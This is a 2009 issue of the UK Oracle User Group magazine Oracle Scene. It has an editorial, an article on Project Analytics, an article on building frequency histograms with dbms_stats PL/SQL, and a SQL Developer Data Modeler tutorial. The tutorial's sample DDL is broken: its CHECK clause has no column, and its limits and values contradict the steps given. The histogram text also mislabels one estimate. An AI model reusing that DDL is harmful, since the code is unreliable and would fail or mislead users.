

# OracleScene

A UK Oracle User Group publication

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## Security and the City

How to reduce  
Oracle Infrastructure  
(and keep your job)

Frequency Histograms  
by Jonathon Lewis


Help at last for  
Project Reporting?

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# Welcome



**Mark Rittman**

[editor@ukoug.org.uk](mailto:editor@ukoug.org.uk)

Welcome to the final edition of Oracle Scene for 2009. This edition has typically been our “Conference Edition” although of course this year, conference has in fact been spread over many dates and many locations. If you’re reading this though at our Technology and E-Business Suite Conference at the ICC in Birmingham, have an enjoyable three days and make sure you give us your feedback on the event and our Conference Series in general.

In this edition, we’ve got a great range of technical, business and applications articles including very timely ones such as Robert Geiger’s *How to Reduce Oracle Infrastructure Costs*, a great article by Paul M. Wright on *Achieving security Compliancy and Database Transparency in the Financial Services Sector*, and a new regular column by Oak Table member Pete Finnigan on database security. Our previous editor Ophelia Dodds has contributed an article on Offshoring to India, whilst Jonathan Lewis article on database histograms will surely be popular with our DBA audience.

If you’re reading this and wondering about contributing an article yourself, we’d be pleased to hear from you! We’re particularly looking for articles on applications (E-Business Suite, Peoplesoft, Siebel, JD Edwards and of course, Fusion) and are also looking for a deputy editor with experience in this area. We are also keen to get new people on the editorial review committee, and so if you’re able to contribute a few hours every four months to help select our articles, just drop me an email at [editor@ukoug.org.uk](mailto:editor@ukoug.org.uk) and I’d be pleased to hear from you.

Other than that, enjoy the new issue, and enjoy the conference at the ICC in Birmingham if you’ve managed to make it this year. Thanks again to the editorial team behind Oracle Scene, and of course Iyisha at the UKOUG for helping put this edition together, and be sure to get in touch if you’d like to help us out.



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# Oracle Project Analytics – Help At Last For Project Reporting?

by Ken Wilkinson, Oracle Projects Consultant

Most large scale users of Oracle Projects have for years known that within the myriad transactions so assiduously collected by Oracle Projects is useful, even vital, information just waiting to be gathered.

The problem has always been how best to do that given the large data volumes and the complex relationships between data in Oracle Projects. Project Analytics, released in May 09 as part of Oracle BI Applications 7.9.6, offers some real opportunities to get to this high value information quickly and act on it.

Let me start by asking you this. How many of you have been through an Oracle Projects implementation either as a client or consultant and recognise this situation? You have worked through fact finding interviews, discussions and CRPs, you now have a configured Oracle Projects system to meet the detailed transactional needs and then somewhere along in all this process you come to look at reporting. The conversation is then a little tense as Oracle Projects is really good at getting data in and not always so nice at helping you get it out again, especially not in aggregate. In other words, it is exactly at the sort of level that directors, financial controllers and senior project managers may wish to see useful information that Oracle Projects is probably at its least amenable. For functional consultants, such as myself, this has always been an uncomfortable area, despite significant improvements delivered in the application over the years and the

power of tools such as Discoverer. Recently, Oracle Project Management (PJT) and Performance Reporting (PJI) have gone some way in increasing the reporting capabilities, however there are limitations when trying to interrogate large portfolios, programmes or projects. Now at last some welcome help is coming our way through the recently released Project Analytics.

The difficulty of deriving real insight and intelligence from detailed transactions is of course not restricted to Oracle Projects, it affects all systems built using the relational data model. Duplication is avoided and all sorts of relationship and integrity controls ensure a high degree of accuracy of the processed data. However because of these very same relationships within such On Line Transaction Processing systems pulling data out again requires considerable skill (understanding the complex relationships) and computing power (potentially large data volumes and much joining together of data separated in the relational design.). Project Analytics is the new OLAP offering from Oracle that seeks to complement the transaction processing ability of Oracle Projects with a comprehensive tool to analyse that processed data and indeed data from other sources as well.

## What Does Project Analytics Give You?

Project Analytics has four main components:

- 1 Pre-built warehouse
- 2 Prebuilt Extract Transform and Load (ETL) process. The Analytics tools can gather data from all manner of places through “adapters”, one of which is for Oracle EBS.
- 3 Pre-mapped Meta data including over 350 pre-built calculations and metrics.
- 4 Best practice library of over 120 reports.

From a user perspective the important thing about the warehouse and the associated ETL process is that most of what interests you will actually be in the warehouse and if what interests you is in there then it is a pretty easy for you to get it out. On top of that many of the calculations you may need are done for you and you have a large starter set of useful reports in the library. You can see how these reports have been built and from what sources very quickly.

There are three main dashboards available out of the box; Project Executive, Project Management and Foundation Intelligence Library. The data available to you and the associated dashboards are grouped into seven “subject areas”. These are funding, budgets, forecast, cost, revenue, billing and performance. Project Analytics lets you see what data is available through what it calls “dimensions” and “facts”, in other words the star schemas, the de-normalised data structures used by many OLAP tools to facilitate reporting and aggregating data. Finding what you need in the dimensions and facts is a whole lot easier than sitting down with a technical reference manual, as anyone who has tried both can testify, and the wealth of information available, even out of the box is huge.

Examples of out of the box dashboards are shown in Figure 1.

Figure 1




Figure 2





Figure 3



## Building a dashboard

To build a simple dashboard you find the data you want from the dimensions and facts and “drag and drop” into your new dashboard. You can define sort orders and determine a variety of presentation formats from tables to several different types of chart and allow switching between table and chart. Our experience so far has been that it is still wise to define a “specification” for the dashboard, although that could be done as a PowerPoint slide, Excel model or even a scanned manuscript document as long as the dimensions are clearly identified. An example of a simple dashboard is given in Figures 2 and 3 above. These images are from the same dashboard with alternate dimensions of time and organisation along the y-axis.

As you would expect Project Analytics is well integrated with EBS using Oracle Single-Sign-On (SSO) and the dashboards themselves are role based so there is a good level of security. This gives the ability to drill-down into EBS pages directly from the Analytics dashboards.

## Sources of Information

Project Analytics lets you get to data within Oracle Projects rapidly to summarise and analyse your data. There are some points to make here as Project Analytics does not (yet) give you all the data you could possibly want. For example much of the Oracle Project Management data is not yet in the out of the box Project Analytics star schemas and neither are project commitments, although commitments are in Supply Chain Analytics. We have completed a gap analysis of the measures available and in our recent demonstrations of the product we show how to get data into a projects dashboard from a different subject area, e.g. project commitments. Our development plan also includes collecting data from outside EBS altogether and in particular to gather schedule performance data from Primavera or equivalent scheduling tool. So although there is work to do, extending the coverage of Project Analytics is achievable.

## Conclusion

Project Analytics looks like becoming a desirable addition to many Oracle Projects sites. It is good to use and has a comprehensive range of pre-built content to get you started, indeed many organisations will hardly need to go further than the pre-built dashboards and metrics. For those that do need to go further there are tools and features to help. Project Analytics has the real prospect of becoming a “one stop shop” for all key project performance data, whether inside or outside EBS.

“Project Analytics lets you get to data within Oracle Projects rapidly to summarise and analyse your data.”

## About the Author



### Ken Wilkinson

Ken is a specialist Oracle Projects functional consultant with Projected Consulting, is a qualified chartered accountant and a

member of the British Computer Society. Ken has over 20 years systems implementation experience, 12 years with Oracle Projects and eight years before that with various systems at a large UK construction company.

# Frequency Histograms

by Jonathan Lewis, JL Computer Consultancy

Getting the best possible statistics with the least possible effort is difficult; and creating histograms can be one of the hardest parts of any statistics strategy. It's potentially a very expensive process, and since histograms and bind variables don't go well together the results can have a destabilising effect – particularly on OLTP systems.

Nevertheless there are cases (even in an OLTP system) where histograms can be very important. "Height-balanced" histograms, for example, can help to relieve problems caused by using incorrect data types or "silly values" to represent nulls, and "value-based" histograms can be very effective at allowing Oracle to "understand" the meaning of status or flag columns. In this article I am going to discuss the costs and impact of frequency histograms only.

Several years ago, a friend of mine asked me if there were any quick ways of building a histogram on a large data set because his client had a program that took ages to load some data, and just as long again to build a histogram on a critical column. I made a comment to the effect that it was a pity he didn't collect the relevant statistics as he loaded the data – and he replied: "We do."

The solution was simple – all he needed to do was construct and execute a pl/sql block like the following after collecting statistics with the "no histograms" option (i.e. `method_opt => 'for all columns size 1'`). (See Figure 1.)

Reading through this pl/sql block, I've defined a few variables, including two variables of array types that are defined in the `dbms_stats` package. In Oracle Database 10g the `dbms_stats` package also has array types for numeric types, date types, raw, floats and doubles. I've commented the simple variables with the columns names that they fill in the view `dba_tab_columns`, but there are other columns in the view that are derived from the arrays that you supply. In particular, the `low_value` and `high_value` are derived from the first and last entries in the arrays.

If you check the script that generates the `dbms_stats` package, you will find that the stats record (`srec`) includes three arrays which correspond to the three data columns in view `dba_tab_histograms` (`endpoint_number`, `endpoint_value`, `endpoint_actual_value`).

If you want to generate a frequency histogram you have to supply a set of values for the `bkvals` array, and these are used in the `endpoint_number` column. If you

Figure 1

```
declare
    m_distcnt      number;      -- num_distinct
    m_density      number;      -- density
    m_nullcnt      number;      -- num_nulls
    m_avgclen      number;      -- avg_col_len

    srec           dbms_stats.statrec;
    c_array        dbms_stats.chararray;

begin
    m_distcnt      := 3;
    m_density      := 1/1000;
    m_nullcnt      := 0;
    m_avgclen      := 1;

    srec.epc := 3;
    c_array    := dbms_stats.chararray('A','C','E');
    srec.bkvals := dbms_stats.numarray(20, 180, 800);

    dbms_stats.prepare_column_values(srec, c_array);

    dbms_stats.set_column_stats(
        ownname      => user,
        tabname      => 't1',
        colname      => 'v1',
        distcnt      => m_distcnt,
        density      => m_density,
        nullcnt      => m_nullcnt,
        srec         => srec,
        avgclen      => m_avgclen
    );
end;
```

don't supply a set of values for the `bkvals` array then Oracle assumes you are supply the boundary values for a "height-balanced" histogram.

The array that you supply as the second parameter to the `prepare_column_stats` procedure is represented numerically in the `endpoint_values` columns, and if this array is of character type the data you supply may end up in the `endpoint_actual_value` column (but only if the values you supply are not "different enough" from each other).

In my example, I want to build a frequency (also known as "value based") histogram

with three popular values ( 'A', 'C', 'E' ) but by supplying the density I have also told Oracle that any value not in the array should be treated as having a selectivity of 1/1000 – if you're running 10.2.0.3 or earlier ... things changed in 10.2.0.4 and 11g.

To demonstrate the effect of the histogram, and to show how things change in the newest releases, I've created a couple of tables showing the critical line extracted from the execution plans for the simple query `select * from t1 where v1 = '&1'`; each line comes from a plan with a different value for the substitution variable – and the value used is shown as the last column in the table.



The first set of results is from the slightly dated 10.2.0.3, (see Figure 2.)

Note how the Rows column shows values that are 10 times the size that we supplied in the call to `set_column_stats`. This is because the optimizer has taken my original figures, and worked out that they represent of total of 1,000 (non-null) rows; however I actually had 10,000 rows in the table when I ran the `gather_table_stats` and this value is still stored in the table stats; consequently the optimizer has taken the histogram values and scaled them up to match the table value. This is one of the nice features of faking a histogram – we don't have to know the actual number of rows in the table, we need only know the relative frequency of appearance of the different values. (I can't explain why 'E' produces a prediction of 7,995 rows rather than 8,000 – but it's close enough to expectations that I'm not currently too worried about it.)

Note also how the Rows column reports 10 rows for value that don't appear in the frequency histogram. That value comes from multiplying the number of rows in the table (`num_rows = 10,000`, remember) by the density I supplied (`density = 1/1000`).

Now for the Oracle Database 11g results – the figures for values in the frequency histogram don't change, but look what happens to the other three, (see Figure 3).

There are actually two changes in strategy visible here. The value 'B' is between the known low and high values recorded by the histogram – so Oracle has used half the least popular frequency ( $200/2$ ) for that missing value.

The values 'G' and 'X' are outside the range of the known values – and 'X' is a lot further outside the range than 'G'. The optimizer has started by using the strategy 'half the least popular frequency' then scaled the value to give some indication of how far outside the known range the value is. Very roughly, 'A' to 'E' (the known range) is four letters, so the optimizer "suggests" that there is no data past 'T' (four more letters past the high value); since 'G' is two letters past 'E' (half the distance), the estimated cardinality for 'E' is  $100 * 2/4$ ; since 'X' is a long way past 'T' the optimizer estimates no data, and rounds up to one row.

There are a couple of important lessons to be learned from these results (both in absolute terms, and in the change in algorithm). First, if you allow Oracle to gather stats to create a histogram on a column with an extremely skewed data distribution you may find that any sample size less than 100% may miss a couple of values on different days – this could result in extreme changes in execution plans from day to day as the optimizer flips between using a number it saw and the assumption it makes about missing values.

Figure 2

	Id	Operation	Name	Rows	Bytes	Cost	Value
*	1	TABLE ACCESS FULL	T1	200	21200	25	'A'
*	1	TABLE ACCESS FULL	T1	1800	186K	25	'C'
*	1	TABLE ACCESS FULL	T1	7995	827K	25	'E'
*	1	TABLE ACCESS FULL	T1	10	1060	25	'B'
*	1	TABLE ACCESS FULL	T1	10	1060	25	'G'
*	1	TABLE ACCESS FULL	T1	10	1060	25	'X'

Figure 3

	Id	Operation	Name	Rows	Bytes	Cost	Value
*	1	TABLE ACCESS FULL	T1	200	21200	25	'A'
*	1	TABLE ACCESS FULL	T1	1800	186K	25	'C'
*	1	TABLE ACCESS FULL	T1	7995	827K	25	'E'
*	1	TABLE ACCESS FULL	T1	100	10600	25	'B'
*	1	TABLE ACCESS FULL	T1	50	5300	25	'G'
*	1	TABLE ACCESS FULL	T1	1	106	25	'X'

Second, and associated with the first problem, the timing of stats collection can make a big difference. If an overnight process clears thousands of rows from state 'X', say, and you collect statistics just after the batch runs then those statistics will show that there are no X values – and will still say there are no X values when the batch runs the following night.

Finally, in the change between versions, we can see that it is dangerous to play games with statistics (or, in fact, any other Oracle feature) if we don't prepare test cases for our cunning code – and re-run those tests on every single upgrade.

## Conclusion

If you need a frequency histogram on a column – especially a column with an extremely skewed data distribution – you may need to construct a histogram for it, rather than simply allowing Oracle to "gather" the stats to build a histogram. The code to construct a histogram is very simple, and calls procedures published (and even proposed as a solution in one Metalink note) by Oracle Corporation.

If you do decide to construct a frequency histogram, think carefully about how the algorithm for "missing values" changes between 10.2.0.3 and subsequent versions, and how this affects your choice of density.

Remember that there may be other code running that will (accidentally) destroy your histogram – for example, the automatic stats gathering procedure that appeared in 10g. If this is the case then remember to extend that code (or follow

it) with a call to recreate your histogram. Finally – timing is critical with statistics: it would be perfectly reasonable to see a system with a piece of code that ran at 3:00 am to create a histogram with one distribution pattern, and another piece of code running at 6:00 pm to create a histogram on the same column showing a completely different distribution pattern.

## About the Author

**Jonathan Lewis** is a freelance consultant whose experience with Oracle goes back just over 20 years to version 5.1a (though he does try to forget that when dealing with modern systems). He specialises in physical database design, the strategic use of the Oracle database engine and solving performance issues.



Jonathan is the author of 'Cost Based Oracle – Fundamentals' published by Apress, and 'Practical Oracle 8i – Designing Efficient Databases' published by Addison-Wesley, and is one of the best-known speakers on the UK Oracle circuit, as well as being very popular on the international scene.

Further details of his published papers, presentations, tutorials and seminars can be found at <http://www.jlcomp.demon.co.uk> and his blog is at <http://jonathanlewis.wordpress.com>



# Model your Data with Oracle SQL Developer Data Modeler

by Sue Harper, Oracle

Use Oracle SQL Developer Data Modeler to create logical and relational schema models, add physical details, and generate a DDL script.

Oracle SQL Developer Data Modeler helps you create logical, relational, and physical data models. This standalone tool – available for Windows, Linux, and Mac OS X – supports Oracle databases, Microsoft SQL Server, and IBM DB2. It offers forward and reverse engineering from a number of sources, design rules for verifying models, and a wide range of options for generating Data Definition Language (DDL) from models.

Oracle SQL Developer Data Modeler can enhance productivity for database architects, developers, administrators and end users, on new or existing projects. Modeling facilitates database design and helps architects communicate with clients about business requirements. A visual representation of how tables are linked together can clarify your understanding of user expectations. By easily identifying and addressing inaccuracies in the model early in a project, you can prevent costly misunderstandings from occurring later on. Application developers can import the schema they're working with into Oracle SQL Developer Data Modeler and review the design. When you see a schema in a diagram, it's easy to determine quickly if the design is missing features such as foreign key relationships between entities, or you can run the design rules to see if the model complies with a set of standards. DBAs can keep scripts of the schemas they support; import and review the scripts, modify the schemas, and regenerate the scripts – a more productive alternative to verifying and maintaining complete scripts manually.

This column introduces Oracle SQL Developer Data Modeler by taking you on a high-level tour. You'll build a three-entity logical model, engineer it to a relational model, and generate the DDL. Along the way you'll see additional Oracle SQL Developer Data Modeler features.

## Getting Started

If you don't already have Oracle SQL Developer Data Modeler installed, download the version for your platform from Oracle Technology Network (OTN) at [www.oracle.com/technology/products/data\\_base/datamodeler](http://www.oracle.com/technology/products/data_base/datamodeler). Expand the file on your local filesystem and open the datamodeler

folder. On Windows (or the Mac OS X), double-click datamodeler.exe to launch the tool. On Linux, execute datamodeler.sh. To begin modeling in Oracle SQL Developer Data Modeler, you can import DDL scripts directly from a database, import scripts from Oracle Designer or CA Erwin Data Modeler, or – as you'll do in this column's exercise – start from scratch by building an entity relationship diagram (ERD). The model we build is based on the Oracle HR sample schema.

## Step 1: Create a Logical Model

The tool opens with both the Logical and Relational model pages open and ready for use. If you close them at any point, or want to open another existing model, right-click the object in the Browser and select Show.

Click the **Logical** tab to bring it into focus. Click the **New Entity** button (second from the left) and draw a rectangular shape in the model. As you complete the shape, the **Entity Properties** dialogue opens. Add the following properties:

- **Name:** CUSTOMER
- **Synonyms:** CUST, CUSTS, CUSTOMERS
- **Synonym to display:** CUST
- **Preferred Abbreviation:** CUSTOMERS

Click **Apply**, which updates the **Long Name** field in the **Entity Properties** dialogue and adds the entity to the diagram. (Don't be concerned if it seems strange to use CUSTOMERS as the preferred abbreviation; this will help demonstrate some other features later in the column.) Without closing the dialogue, move it to one side so that you can see the entity in the diagram. Notice that it displays the **Synonym to display** property, not the Name.

## Adding Attributes

Click **Attributes** in the tree on the left side of the **Entity Properties** dialogue. To add an attribute, click the + button, enter values for the **Attribute Properties**, and click **Apply**. You'll notice that the diagram refreshes with each attribute you add.

Add the following attributes, setting the **Datatype** for each as **Logical** and selecting the **Type** from the droplist. Set the Size (or Precision) specified below:

- **CUST\_ID:** Numeric (6). Set this as the primary unique identifier by selecting the Primary UID check box.
- **CUST\_LAST\_NAME:** Varchar (20) Byte
- **CREDIT\_LIMIT:** Numeric (9, 2) Use (Precision, Scale)
- **CITY:** Varchar (25) Byte
- **TITLE:** Varchar (5) Byte

Click **OK** to close the dialogue.

Click the **New Entity** button and create a second entity using the same process. Enter these details in the **Entity Properties** dialogue:

- **Name:** ORDER
- **Synonym to display:** ORD
- **Preferred Abbreviation:** ORDERS

Add the following attributes with logical datatype settings: (For the numeric values, set the precision to the value given.)

- **ORD\_ID:** Numeric (12). Set this as the primary UID.
- **ORDER\_DATE:** Timestamp with Time Zone
- **ORDER\_STATUS:** Numeric (2)

Click **OK** to close the dialogue. Add a third entity called **ORDER\_ITEM**. You need only add **ITEM\_ID** as the primary UID attribute and set the logical datatype to numeric (12).

## Adding Relationships

You now have a logical model with three entities and no relationships between them. Click the **New 1:N Relation** button. Click the **CUST** entity first and then the **ORD** entity to draw the relationship between them. Once the relationship line is drawn, notice that no extra attributes appear to have been added to the **ORD** entity. Double click the **ORD** entity and click **Attributes** to see the new **CUST\_ID** attribute. Click **Cancel** to dismiss the dialogue.

Whether or not foreign-key attributes should be displayed in ERDs is subject to debate. If you use the Barker notation on your diagram, then they are not displayed, however, because Oracle SQL Developer Data Modeler supports both Barker and Bachman notation, (which does display them), the foreign-key attribute appears in the properties dialogue and is displayed if you use Bachman notation.

By default the new attribute's name property is locked. In this case you want to keep the current name, but if you needed to change it to comply with naming standards or to clarify the context, you'd follow these steps:

1. Select **Tools -> General Options**
2. Expand the **Model** node in the tree
3. Select **Logical**
4. Deselect **FK Attribute name synchronization**
5. Accept the changes and close the dialogue. Now if you return to the ORD entity properties dialogue and select the CUST\_ID attribute, you can modify the name.


Double-click the relationship to invoke the **Relation Properties** dialogue. Click **Cardinality** and change the **Target Cardinality** to mandatory by deselecting the **Target Optional** check box. Enter **may place** for the Name on Source and **belongs to** for the Name on Target, as shown in Figure 1.

Click **OK** to apply the changes and close the dialogue.

Once again click the **New 1:N relationship** button, this time selecting the ORD entity first and the ORDER\_ITEM second. Double-click the relationship line to invoke the **Relation Property** dialogue for new relationship. Click **Cardinality** and this time click the **Identifying** check box. (You could also have done this by selecting the **New 1:N identifying relationship** button.) The result is that the ORD\_ID is now part of the primary unique identifier for the child (ORDER\_ITEM) entity. Click **OK**.

To complete the diagram, go to **Tools->General Options**. Expand the **Diagram** node in the tree and select **Logical Model**. Select the **Show Source/Target Name** check box and click **OK**. Your model should now appear as shown in Figure 2. Notice the bar signifying the identifying relationship. If you'd like to straighten the lines in the diagram, as shown in Figure 2, right-click and deselect **Autoroute**. Now you can select and use the context menu to straight the lines.

Figure 1: Relationship properties



## Working with Domains

Domains are used to specify the datatype for an attribute or column. You can define a domain once and reuse it throughout a model, which is particularly useful when you're working on large models. Any changes made to the domains are applied throughout the model. Domains also store check-constraint details, ranges of valid values, and lists of valid values. These extra details are used as check constraints in the table definition.

Oracle SQL Developer Data Modeler uses an XML file to store domain settings. Invoke **Tools -> Domain Administration**. Click **Add** to start adding new domains to the default domains file. Enter the following values:

- **Name:** Title
- **Logical Type:** Varchar
- **Size:** 5

Click the **Value List** button and add the values Mr., Mrs., and Ms. Click **OK** to save the values and return to the main dialogue. Click **Apply** and verify the new domain is now in the list of available domains, then click **SAVE** and **Close**.

In the diagram, double-click the CUST entity to invoke the **Entity Properties**. Click the **Attributes** node and select TITLE in the attributes list. Under **Attributes Properties**, change the **Datatype** to Domain and expand the list to find and select the "Title" domain. Then double-


click the attribute itself. The new dialogue displayed is the properties dialogue for the attribute. Select **Default and Constraint** from the tree. You can now set the default value for this attribute and specify a name for the constraint, should you choose to implement one. Notice that **Use Domain Constraints** is checked. You can override the values you set for the domain, by deselecting this check box and adding a new set of values here. Enter Title in the name, Sir as the default value. (We've added a default not in the list to illustrate a point later.) Click **OK** to close the attributes properties dialogue.

Repeat the process for the CREDIT\_LIMIT attribute: double-click CREDIT\_LIMIT in the attributes list to invoke the **Attribute Properties** dialogue. Select the **Default and Constraint** node, and then uncheck **Use Domain Constraints**. Click the blank **Constraint** button. Double-click the **Generic Constraint** field to edit it. Enter **credit\_limit <= 5000** and click **Apply**. If you have different constraints for different databases, you can add them to the specific database here; depending on the database selected during DDL generation, the appropriate constraint is created. Close both open dialogues by clicking **OK**.

## Step 2: Engineer to a Relational Model

You are now ready to forward-engineer the model. Click the **Engineer to Relational Model** button in the toolbar. In the dialogue that appears, you can select the objects you want to include in the process. For this exercise, you want to engineer all objects.

Figure 2: Logical model





You need to verify one option. Expand the **Entities** node and observe the entity and table names listed. Click the **General Options** tab and select the **Apply name translation** check box. Expand the **Entities** node again and notice that the preferred abbreviation values you set now display in the table list. Click the **Engineer** button to generate your relational model.

## Reviewing the Engineered Properties

Double-click the CUSTOMERS table to invoke the **Table Properties** dialogue. Select the **Columns** node in the tree and double-click TITLE to invoke the **Column Properties** dialogue. Select the **Default and Constraint** node. Verify that default value is Sir and enter **Title** as the **Constraint Name**. Click **OK** to close each dialogue and then right-click the CUSTOMERS entity in the diagram. Select **DDL Preview**. The output includes the following pieces of code. (Figure 3.)

Click **Close**.

**Figure 3**

```
CREATE TABLE CUSTOMERS
(
  CUST_ID NUMBER (6) NOT NULL ,
  CUST_LAST_NAME VARCHAR2 (20 BYTE) ,
  CREDIT_LIMIT NUMBER (9,2) CHECK ( < 6000) ,
  CITY VARCHAR2 (25 BYTE) ,
  TITLE VARCHAR2 (12) DEFAULT 'Sir'
);

ALTER TABLE CUSTOMERS
  ADD CONSTRAINT Title
    CHECK ( TITLE IN ('Miss' , 'Mr' , 'Mrs' ))
;
```

## Using Design Rules

SQL Developer provides a set of design rules. I'll quickly demonstrate one of them. Select **Tools -> Design Rules**. In the tree, expand the **Relational** node and the **Column** node under that. A number of rules are displayed here. With the **Column** node selected, click **Apply Selected**. You should see a red bar displaying an error for Title. The default value you set (Sir) did not match the set of permitted valid values. If you double click on the red error message, you are taken to the properties dialogue, where you can select and modify the default value.

## Step 3: Add the Physical Model

You can generate the DDL script at this stage, but the Data Modeler also supports physical database structures and properties. Here we'll take a quick look at how you can start to take advantage of them. Expand the

**Relational Models** node in the browser. Expand **Relational\_1** and select **Physical Models**. Right-click, select **Open** from the context menu, select **Oracle Database 11g**, and expand the new **Oracle Database 11g node**. You can see all the physical aspects of the database that you can set. You can create multiple physical database models for your single relational model, enabling you to produce different DDL scripts for each.

Select and right-click the **Users** node and select **New** in the context menu. Add a new user named Personnel. You need not complete the rest of the dialogue, but you can see that a number of database properties are available to set for creating new users. Click **OK**.

Now expand the **Tables** node and right-click the CUSTOMERS table. Update the User property by setting it to Personnel and click **OK**. Although you can do much more with this feature, for this exercise's purposes you are now ready to generate the DDL scripts.

## Step 4: Generate the DDL scripts

To invoke the DDL Generation Options dialogue you can either click the Generate DDL button in the main toolbar or select **File -> Export -> DDL File**. If you have defined multiple physical models, then you can select the correct physical model from the database list. For this example select Oracle Database 11g (the default). Click **Generate**. This populates the dialogue with all possible values available for generation. Do not click **OK** now; doing so would generate all the objects defined in the physical model listed, because they are all selected by default.

